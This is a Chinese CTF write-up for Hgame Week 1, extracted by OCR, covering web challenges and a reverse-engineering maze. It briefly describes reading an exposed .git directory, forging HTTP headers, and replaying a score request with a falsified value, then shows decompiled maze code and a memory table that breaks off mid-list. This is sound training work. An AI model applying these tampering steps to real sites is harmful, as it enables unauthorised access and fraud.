Hgame Week1 Writeup


0x00 Web

Cosmos 的博客

既然是 Github+版本管理工具，那么就想到`.git`目录了，`/.git/config`进去如下图

```
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = https://github.com/FeYcYodhrPDJSru/8LTUKCL83VLhXbc
        fetch = +refs/heads/*:refs/remotes/origin/*
```


找到了项目的GitHub地址，然后找commit，找到了这个



base64解码后拿到flag


接 头 霸 王

呃，反正就是跟着提示一步一步伪造HTTP请求头呗，
直接拿Burp上了，然后拿到flag。




Code World

这道题有一点点迷，打开网页403，抓包看到`Location`跳转。。
不管/new.php，因为看上去没啥用。。
回到/
HTTP状态码302，但是html是405。。
想来想去不知道干嘛，乱试了几下，用了HEAD，PUT，POST后发现POST有东西。。




然后根据提示POST，把`+`用url编码成`%2B`然后提交，flag就出来了。。



🐔尼泰玫

打了一关，提示要30000分以上，然后F12，Network，发现有submit
那么就`Edit and Resend`好了。



改成了35000分，双击拿到flag。。

`hgame{j4vASc1pt_w1ll_tell_y0u_someth1n9_u5eful?!}`

Week1 Web AK

0x01 Reverse

Maze 迷宫

呃，这题有点意思，不过也做了挺久。
先是拖进ida，然后F5，源码分析一通

```
1  void __fastcall __noreturn main(__int64 a1, char **a2, char **a3)
2  {
3    signed int v3; // eax
4    __int64 v4; // [rsp+0h] [rbp-80h]
5    char *v5; // [rsp+8h] [rbp-78h]
6    char s[48]; // [rsp+10h] [rbp-70h]
7    char v7; // [rsp+40h] [rbp-40h]
8    unsigned __int64 v8; // [rsp+78h] [rbp-8h]
9
10   v8 = __readfsqword(0x28u);
```

```
  sub_4006A6(a1, a2, a3);
  __isoc99_scanf("%40s", s);
  HIDWORD(v4) = strlen(s);
  LODWORD(v4) = 0;
  v5 = (char *)&unk_6020C4;
  while ( (signed int)v4 < SHIDWORD(v4) )
  {
    v3 = s[(signed int)v4];
    if ( v3 == 100 )
    {
      v5 += 4;
    }
    else if ( v3 > 100 )
    {
      if ( v3 == 115 )
      {
        v5 += 64;
      }
      else
      {
        if ( v3 != 119 )
        {
LABEL_12:
          puts("Illegal input!");
          exit(0);
        }
        v5 -= 64;
      }
    }
    else
    {
      if ( v3 != 97 )
        goto LABEL_12;
      v5 -= 4;
    }
    if ( v5 < (char *)&unk_602080 || v5 > (char *)&unk_60247C || *
(_DWORD *)v5 & 1 )
      goto LABEL_22;
    LODWORD(v4) = v4 + 1;
  }
  if ( v5 == (char *)&unk_60243C )
  {
    sprintf(&v7, "hgame{%s}", s, v4);
    puts("You win!");
    printf("Flag is: ");
    puts(&v7);
```

```
    exit(0);
  }
LABEL_22:
  puts("You died");
  exit(0);
}
```

可知能用的键只有`{'d': 4, 's': 64, 'w': -64, 'a': -4}`这么几个，不然就会`puts("Illegal input!")`

再分析发现它是在一段`.data`段之间移动，出了就`You died`。。

起点是`0x6020C4`，终点是`0x60243C`，于是把那一段内存复制了出来，写个脚本。

```
maze = (
    (0x602080, 1), (0x602081, 1), (0x602082, 1), (0x602083, 1), (0
x602084, 1), (0x602085, 0), (0x602086, 0), (0x602087, 1),
    (0x602088, 1), (0x602089, 0), (0x60208A, 1), (0x60208B, 0), (0
x60208C, 1), (0x60208D, 0), (0x60208E, 0), (0x60208F, 1),
    (0x602090, 1), (0x602091, 0), (0x602092, 1), (0x602093, 1), (0
x602094, 1), (0x602095, 0), (0x602096, 1), (0x602097, 1),
    (0x602098, 1), (0x602099, 1), (0x60209A, 1), (0x60209B, 0), (0
x60209C, 1), (0x60209D, 0), (0x60209E, 1), (0x60209F, 0),
    (0x6020A0, 1), (0x6020A1, 1), (0x6020A2, 1), (0x6020A3, 1), (0
x6020A4, 1), (0x6020A5, 0), (0x6020A6, 1), (0x6020A7, 1),
    (0x6020A8, 1), (0x6020A9, 0), (0x6020AA, 0), (0x6020AB, 0), (0
x6020AC, 1), (0x6020AD, 0), (0x6020AE, 1), (0x6020AF, 0),
    (0x6020B0, 1), (0x6020B1, 0), (0x6020B2, 0), (0x6020B3, 1), (0
x6020B4, 1), (0x6020B5, 0), (0x6020B6, 0), (0x6020B7, 1),
    (0x6020B8, 1), (0x6020B9, 0), (0x6020BA, 1), (0x6020BB, 0), (0
x6020BC, 1), (0x6020BD, 0), (0x6020BE, 0), (0x6020BF, 1),
                                                          #B
EGIN unk_6020C4
    (0x6020C0, 1), (0x6020C1, 1), (0x6020C2, 1), (0x6020C3, 0), (0
x6020C4, 0), (0x6020C5, 1), (0x6020C6, 0), (0x6020C7, 0),
    (0x6020C8, 1), (0x6020C9, 1), (0x6020CA, 0), (0x6020CB, 1), (0
x6020CC, 1), (0x6020CD, 1), (0x6020CE, 1), (0x6020CF, 0),
    (0x6020D0, 1), (0x6020D1, 1), (0x6020D2, 1), (0x6020D3, 1), (0
x6020D4, 1), (0x6020D5, 1), (0x6020D6, 1), (0x6020D7, 0),
    (0x6020D8, 1), (0x6020D9, 0), (0x6020DA, 0), (0x6020DB, 0), (0
x6020DC, 1), (0x6020DD, 0), (0x6020DE, 0), (0x6020DF, 1),
    (0x6020E0, 1), (0x6020E1, 0), (0x6020E2, 1), (0x6020E3, 1), (0
x6020E4, 1), (0x6020E5, 1), (0x6020E6, 0), (0x6020E7, 1),
    (0x6020E8, 1), (0x6020E9, 1), (0x6020EA, 1), (0x6020EB, 0), (0
x6020EC, 1), (0x6020ED, 0), (0x6020EE, 1), (0x6020EF, 1),
    (0x6020F0, 1), (0x6020F1, 1), (0x6020F2, 0), (0x6020F3, 1), (0
x6020F4, 1), (0x6020F5, 1), (0x6020F6, 1), (0x6020F7, 0),
```

```
    (0x6020F8, 1), (0x6020F9, 1), (0x6020FA, 0), (0x6020FB, 1), (0
x6020FC, 1), (0x6020FD, 1), (0x6020FE, 1), (0x6020FF, 0),
    (0x602100, 1), (0x602101, 0), (0x602102, 1), (0x602103, 1), (0
x602104, 0), (0x602105, 0), (0x602106, 1), (0x602107, 1),
    (0x602108, 1), (0x602109, 0), (0x60210A, 1), (0x60210B, 1), (0
x60210C, 1), (0x60210D, 1), (0x60210E, 0), (0x60210F, 1),
    (0x602110, 1), (0x602111, 0), (0x602112, 1), (0x602113, 0), (0
x602114, 1), (0x602115, 1), (0x602116, 1), (0x602117, 0),
    (0x602118, 1), (0x602119, 1), (0x60211A, 1), (0x60211B, 0), (0
x60211C, 1), (0x60211D, 1), (0x60211E, 1), (0x60211F, 0),
    (0x602120, 1), (0x602121, 1), (0x602122, 1), (0x602123, 0), (0
x602124, 1), (0x602125, 1), (0x602126, 0), (0x602127, 1),
    (0x602128, 1), (0x602129, 0), (0x60212A, 0), (0x60212B, 0), (0
x60212C, 1), (0x60212D, 0), (0x60212E, 1), (0x60212F, 0),
    (0x602130, 1), (0x602131, 1), (0x602132, 1), (0x602133, 0), (0
x602134, 1), (0x602135, 1), (0x602136, 0), (0x602137, 1),
    (0x602138, 1), (0x602139, 1), (0x60213A, 1), (0x60213B, 0), (0
x60213C, 1), (0x60213D, 0), (0x60213E, 1), (0x60213F, 0),
    (0x602140, 1), (0x602141, 0), (0x602142, 1), (0x602143, 0), (0
x602144, 0), (0x602145, 0), (0x602146, 1), (0x602147, 1),
    (0x602148, 1), (0x602149, 1), (0x60214A, 1), (0x60214B, 1), (0
x60214C, 1), (0x60214D, 1), (0x60214E, 1), (0x60214F, 0),
    (0x602150, 1), (0x602151, 0), (0x602152, 1), (0x602153, 1), (0
x602154, 1), (0x602155, 0), (0x602156, 1), (0x602157, 1),
    (0x602158, 1), (0x602159, 0), (0x60215A, 1), (0x60215B, 1), (0
x60215C, 1), (0x60215D, 0), (0x60215E, 1), (0x60215F, 0),
    (0x602160, 1), (0x602161, 0), (0x602162, 0), (0x602163, 0), (0
x602164, 1), (0x602165, 1), (0x602166, 0), (0x602167, 1),
    (0x602168, 1), (0x602169, 1), (0x60216A, 1), (0x60216B, 1), (0
x60216C, 1), (0x60216D, 1), (0x60216E, 1), (0x60216F, 0),
    (0x602170, 1), (0x602171, 1), (0x602172, 1), (0x602173, 1), (0
x602174, 1), (0x602175, 0), (0x602176, 1), (0x602177, 0),
    (0x602178, 1), (0x602179, 1), (0x60217A, 1), (0x60217B, 1), (0
x60217C, 1), (0x60217D, 1), (0x60217E, 1), (0x60217F, 0),
    (0x602180, 1), (0x602181, 1), (0x602182, 0), (0x602183, 1), (0
x602184, 0), (0x602185, 1), (0x602186, 1), (0x602187, 0),
    (0x602188, 1), (0x602189, 1), (0x60218A, 1), (0x60218B, 1), (0
x60218C, 1), (0x60218D, 0), (0x60218E, 0), (0x60218F, 1),
    (0x602190, 1), (0x602191, 1), (0x602192, 1), (0x602193, 1), (0
x602194, 1), (0x602195, 1), (0x602196, 1), (0x602197, 1),
    (0x602198, 1), (0x602199, 0), (0x60219A, 1), (0x60219B, 0), (0
x60219C, 1), (0x60219D, 0), (0x60219E, 1), (0x60219F, 1),
    (0x6021A0, 1), (0x6021A1, 1), (0x6021A2, 1), (0x6021A3, 0), (0
x6021A4, 1), (0x6021A5, 0), (0x6021A6, 0), (0x6021A7, 1),
    (0x6021A8, 1), (0x6021A9, 1), (0x6021AA, 1), (0x6021AB, 1), (0
x6021AC, 1), (0x6021AD, 0), (0x6021AE, 1), (0x6021AF, 1),
```

```
    (0x6021B0, 1), (0x6021B1, 0), (0x6021B2, 0), (0x6021B3, 1), (0
x6021B4, 1), (0x6021B5, 1), (0x6021B6, 1), (0x6021B7, 0),
    (0x6021B8, 1), (0x6021B9, 0), (0x6021BA, 0), (0x6021BB, 1), (0
x6021BC, 1), (0x6021BD, 0), (0x6021BE, 0), (0x6021BF, 1),
    (0x6021C0, 1), (0x6021C1, 1), (0x6021C2, 1), (0x6021C3, 0), (0
x6021C4, 0), (0x6021C5, 0), (0x6021C6, 1), (0x6021C7, 1),
    (0x6021C8, 0), (0x6021C9, 0), (0x6021CA, 1), (0x6021CB, 0), (0
x6021CC, 0), (0x6021CD, 1), (0x6021CE, 1), (0x6021CF, 0),
    (0x6021D0, 0), (0x6021D1, 1), (0x6021D2, 0), (0x6021D3, 0), (0
x6021D4, 0), (0x6021D5, 1), (0x6021D6, 1), (0x6021D7, 1),
    (0x6021D8, 0), (0x6021D9, 1), (0x6021DA, 0), (0x6021DB, 0), (0
x6021DC, 0), (0x6021DD, 0), (0x6021DE, 0), (0x6021DF, 1),
    (0x6021E0, 1), (0x6021E1, 0), (0x6021E2, 1), (0x6021E3, 1), (0
x6021E4, 1), (0x6021E5, 0), (0x6021E6, 0), (0x6021E7, 0),
    (0x6021E8, 1), (0x6021E9, 0), (0x6021EA, 0), (0x6021EB, 1), (0
x6021EC, 1), (0x6021ED, 0), (0x6021EE, 0), (0x6021EF, 1),
    (0x6021F0, 1), (0x6021F1, 0), (0x6021F2, 1), (0x6021F3, 1), (0
x6021F4, 1), (0x6021F5, 0), (0x6021F6, 0), (0x6021F7, 0),
    (0x6021F8, 1), (0x6021F9, 1), (0x6021FA, 0), (0x6021FB, 1), (0
x6021FC, 1), (0x6021FD, 0), (0x6021FE, 1), (0x6021FF, 0),
    (0x602200, 1), (0x602201, 0), (0x602202, 1), (0x602203, 0), (0
x602204, 1), (0x602205, 0), (0x602206, 0), (0x602207, 0),
    (0x602208, 1), (0x602209, 1), (0x60220A, 1), (0x60220B, 1), (0
x60220C, 1), (0x60220D, 0), (0x60220E, 1), (0x60220F, 0),
    (0x602210, 1), (0x602211, 1), (0x602212, 0), (0x602213, 1), (0
x602214, 1), (0x602215, 0), (0x602216, 1), (0x602217, 1),
    (0x602218, 1), (0x602219, 1), (0x60221A, 1), (0x60221B, 0), (0
x60221C, 0), (0x60221D, 0), (0x60221E, 1), (0x60221F, 0),
    (0x602220, 1), (0x602221, 1), (0x602222, 1), (0x602223, 0), (0
x602224, 1), (0x602225, 0), (0x602226, 0), (0x602227, 0),
    (0x602228, 1), (0x602229, 0), (0x60222A, 0), (0x60222B, 1), (0
x60222C, 1), (0x60222D, 0), (0x60222E, 1), (0x60222F, 0),
    (0x602230, 1), (0x602231, 0), (0x602232, 1), (0x602233, 1), (0
x602234, 1), (0x602235, 0), (0x602236, 0), (0x602237, 0),
    (0x602238, 1), (0x602239, 1), (0x60223A, 1), (0x60223B, 0), (0
x60223C, 1), (0x60223D, 1), (0x60223E, 1), (0x60223F, 1),
    (0x602240, 1), (0x602241, 1), (0x602242, 1), (0x602243, 0), (0
x602244, 1), (0x602245, 0), (0x602246, 0), (0x602247, 0),
    (0x602248, 1), (0x602249, 0), (0x60224A, 1), (0x60224B, 0), (0
x60224C, 1), (0x60224D, 0), (0x60224E, 1), (0x60224F, 0),
    (0x602250, 1), (0x602251, 0), (0x602252, 1), (0x602253, 1), (0
x602254, 1), (0x602255, 1), (0x602256, 0), (0x602257, 1),
    (0x602258, 1), (0x602259, 0), (0x60225A, 0), (0x60225B, 0), (0
x60225C, 0), (0x60225D, 1), (0x60225E, 1), (0x60225F, 0),
    (0x602260, 1), (0x602261, 0), (0x602262, 1), (0x602263, 1), (0
x602264, 1), (0x602265, 0), (0x602266, 1), (0x602267, 1),
```

```
    (0x602268, 1), (0x602269, 1), (0x60226A, 0), (0x60226B, 1), (0
x60226C, 1), (0x60226D, 0), (0x60226E, 0), (0x60226F, 0),
    (0x602270, 1), (0x602271, 1), (0x602272, 1), (0x602273, 1), (0
x602274, 1), (0x602275, 1), (0x602276, 1), (0x602277, 0),
    (0x602278, 1), (0x602279, 1), (0x60227A, 1), (0x60227B, 0), (0
x60227C, 1), (0x60227D, 1), (0x60227E, 1), (0x60227F, 1),
    (0x602280, 1), (0x602281, 0), (0x602282, 0), (0x602283, 0), (0
x602284, 1), (0x602285, 0), (0x602286, 1), (0x602287, 1),
    (0x602288, 1), (0x602289, 0), (0x60228A, 0), (0x60228B, 1), (0
x60228C, 1), (0x60228D, 0), (0x60228E, 0), (0x60228F, 0),
    (0x602290, 1), (0x602291, 0), (0x602292, 0), (0x602293, 0), (0
x602294, 1), (0x602295, 0), (0x602296, 0), (0x602297, 1),
    (0x602298, 1), (0x602299, 0), (0x60229A, 0), (0x60229B, 0), (0
x60229C, 0), (0x60229D, 0), (0x60229E, 1), (0x60229F, 0),
    (0x6022A0, 1), (0x6022A1, 0), (0x6022A2, 0), (0x6022A3, 1), (0
x6022A4, 0), (0x6022A5, 1), (0x6022A6, 1), (0x6022A7, 0),
    (0x6022A8, 0), (0x6022A9, 1), (0x6022AA, 1), (0x6022AB, 1), (0
x6022AC, 0), (0x6022AD, 0), (0x6022AE, 1), (0x6022AF, 0),
    (0x6022B0, 0), (0x6022B1, 0), (0x6022B2, 1), (0x6022B3, 1), (0
x6022B4, 1), (0x6022B5, 1), (0x6022B6, 1), (0x6022B7, 1),
    (0x6022B8, 1), (0x6022B9, 0), (0x6022BA, 1), (0x6022BB, 1), (0
x6022BC, 1), (0x6022BD, 0), (0x6022BE, 0), (0x6022BF, 1),
    (0x6022C0, 1), (0x6022C1, 1), (0x6022C2, 0), (0x6022C3, 1), (0
x6022C4, 1), (0x6022C5, 1), (0x6022C6, 1), (0x6022C7, 0),
    (0x6022C8, 1), (0x6022C9, 1), (0x6022CA, 0), (0x6022CB, 1), (0
x6022CC, 1), (0x6022CD, 0), (0x6022CE, 0), (0x6022CF, 0),
    (0x6022D0, 1), (0x6022D1, 0), (0x6022D2, 1), (0x6022D3, 1), (0
x6022D4, 1), (0x6022D5, 0), (0x6022D6, 0), (0x6022D7, 0),
    (0x6022D8, 1), (0x6022D9, 1), (0x6022DA, 0), (0x6022DB, 1), (0
x6022DC, 0), (0x6022DD, 0), (0x6022DE, 1), (0x6022DF, 0),
    (0x6022E0, 1), (0x6022E1, 1), (0x6022E2, 1), (0x6022E3, 0), (0
x6022E4, 0), (0x6022E5, 1), (0x6022E6, 0), (0x6022E7, 0),
    (0x6022E8, 1), (0x6022E9, 0), (0x6022EA, 1), (0x6022EB, 1), (0
x6022EC, 1), (0x6022ED, 1), (0x6022EE, 1), (0x6022EF, 0),
    (0x6022F0, 0), (0x6022F1, 0), (0x6022F2, 0), (0x6022F3, 0), (0
x6022F4, 1), (0x6022F5, 0), (0x6022F6, 1), (0x6022F7, 0),
    (0x6022F8, 1), (0x6022F9, 1), (0x6022FA, 0), (0x6022FB, 1), (0
x6022FC, 1), (0x6022FD, 0), (0x6022FE, 1), (0x6022FF, 0),
    (0x602300, 1), (0x602301, 0), (0x602302, 0), (0x602303, 1), (0
x602304, 1), (0x602305, 0), (0x602306, 1), (0x602307, 1),
    (0x602308, 1), (0x602309, 1), (0x60230A, 1), (0x60230B, 0), (0
x60230C, 1), (0x60230D, 1), (0x60230E, 0), (0x60230F, 1),
    (0x602310, 1), (0x602311, 0), (0x602312, 1), (0x602313, 0), (0
x602314, 1), (0x602315, 1), (0x602316, 1), (0x602317, 0),
    (0x602318, 1), (0x602319, 1), (0x60231A, 1), (0x60231B, 1), (0
x60231C, 0), (0x60231D, 1), (0x60231E, 0), (0x60231F, 0),
```

```
    (0x602320, 0), (0x602321, 1), (0x602322, 1), (0x602323, 0), (0
x602324, 0), (0x602325, 1), (0x602326, 1), (0x602327, 1),
    (0x602328, 1), (0x602329, 1), (0x60232A, 1), (0x60232B, 0), (0
x60232C, 1), (0x60232D, 1), (0x60232E, 1), (0x60232F, 1),
    (0x602330, 0), (0x602331, 0), (0x602332, 0), (0x602333, 1), (0
x602334, 1), (0x602335, 0), (0x602336, 1), (0x602337, 0),
    (0x602338, 1), (0x602339, 1), (0x60233A, 0), (0x60233B, 1), (0
x60233C, 1), (0x60233D, 0), (0x60233E, 0), (0x60233F, 0),
    (0x602340, 1), (0x602341, 1), (0x602342, 1), (0x602343, 1), (0
x602344, 1), (0x602345, 0), (0x602346, 0), (0x602347, 1),
    (0x602348, 1), (0x602349, 0), (0x60234A, 0), (0x60234B, 0), (0
x60234C, 1), (0x60234D, 0), (0x60234E, 1), (0x60234F, 1),
    (0x602350, 1), (0x602351, 1), (0x602352, 1), (0x602353, 0), (0
x602354, 1), (0x602355, 0), (0x602356, 1), (0x602357, 1),
    (0x602358, 1), (0x602359, 0), (0x60235A, 1), (0x60235B, 0), (0
x60235C, 1), (0x60235D, 0), (0x60235E, 0), (0x60235F, 1),
    (0x602360, 1), (0x602361, 0), (0x602362, 1), (0x602363, 0), (0
x602364, 1), (0x602365, 1), (0x602366, 1), (0x602367, 0),
    (0x602368, 1), (0x602369, 1), (0x60236A, 0), (0x60236B, 1), (0
x60236C, 1), (0x60236D, 0), (0x60236E, 0), (0x60236F, 1),
    (0x602370, 0), (0x602371, 1), (0x602372, 1), (0x602373, 0), (0
x602374, 1), (0x602375, 1), (0x602376, 1), (0x602377, 1),
    (0x602378, 1), (0x602379, 0), (0x60237A, 1), (0x60237B, 1), (0
x60237C, 1), (0x60237D, 1), (0x60237E, 1), (0x60237F, 0),
    (0x602380, 1), (0x602381, 1), (0x602382, 1), (0x602383, 0), (0
x602384, 1), (0x602385, 0), (0x602386, 0), (0x602387, 1),
    (0x602388, 1), (0x602389, 0), (0x60238A, 0), (0x60238B, 0), (0
x60238C, 1), (0x60238D, 0), (0x60238E, 0), (0x60238F, 1),
    (0x602390, 1), (0x602391, 0), (0x602392, 0), (0x602393, 0), (0
x602394, 1), (0x602395, 0), (0x602396, 0), (0x602397, 1),
    (0x602398, 1), (0x602399, 1), (0x60239A, 0), (0x60239B, 1), (0
x60239C, 1), (0x60239D, 0), (0x60239E, 1), (0x60239F, 1),
    (0x6023A0, 1), (0x6023A1, 1), (0x6023A2, 0), (0x6023A3, 1), (0
x6023A4, 1), (0x6023A5, 0), (0x6023A6, 0), (0x6023A7, 0),
    (0x6023A8, 1), (0x6023A9, 0), (0x6023AA, 0), (0x6023AB, 1), (0
x6023AC, 1), (0x6023AD, 0), (0x6023AE, 0), (0x6023AF, 0),
    (0x6023B0, 0), (0x6023B1, 1), (0x6023B2, 0), (0x6023B3, 0), (0
x6023B4, 0), (0x6023B5, 1), (0x6023B6, 0), (0x6023B7, 0),
    (0x6023B8, 1), (0x6023B9, 0), (0x6023BA, 1), (0x6023BB, 1), (0
x6023BC, 1), (0x6023BD, 0), (0x6023BE, 0), (0x6023BF, 0),
    (0x6023C0, 1), (0x6023C1, 0), (0x6023C2, 1), (0x6023C3, 0), (0
x6023C4, 1), (0x6023C5, 0), (0x6023C6, 1), (0x6023C7, 1),
    (0x6023C8, 1), (0x6023C9, 0), (0x6023CA, 0), (0x6023CB, 0), (0
x6023CC, 1), (0x6023CD, 1), (0x6023CE, 1), (0x6023CF, 1),
    (0x6023D0, 1), (0x6023D1, 1), (0x6023D2, 1), (0x6023D3, 0), (0
x6023D4, 1), (0x6023D5, 0), (0x6023D6, 1), (0x6023D7, 1),
```


```
    (0x6023D8, 1), (0x6023D9, 0), (0x6023DA, 0), (0x6023DB, 1), (0
x6023DC, 1), (0x6023DD, 0), (0x6023DE, 0), (0x6023DF, 0),
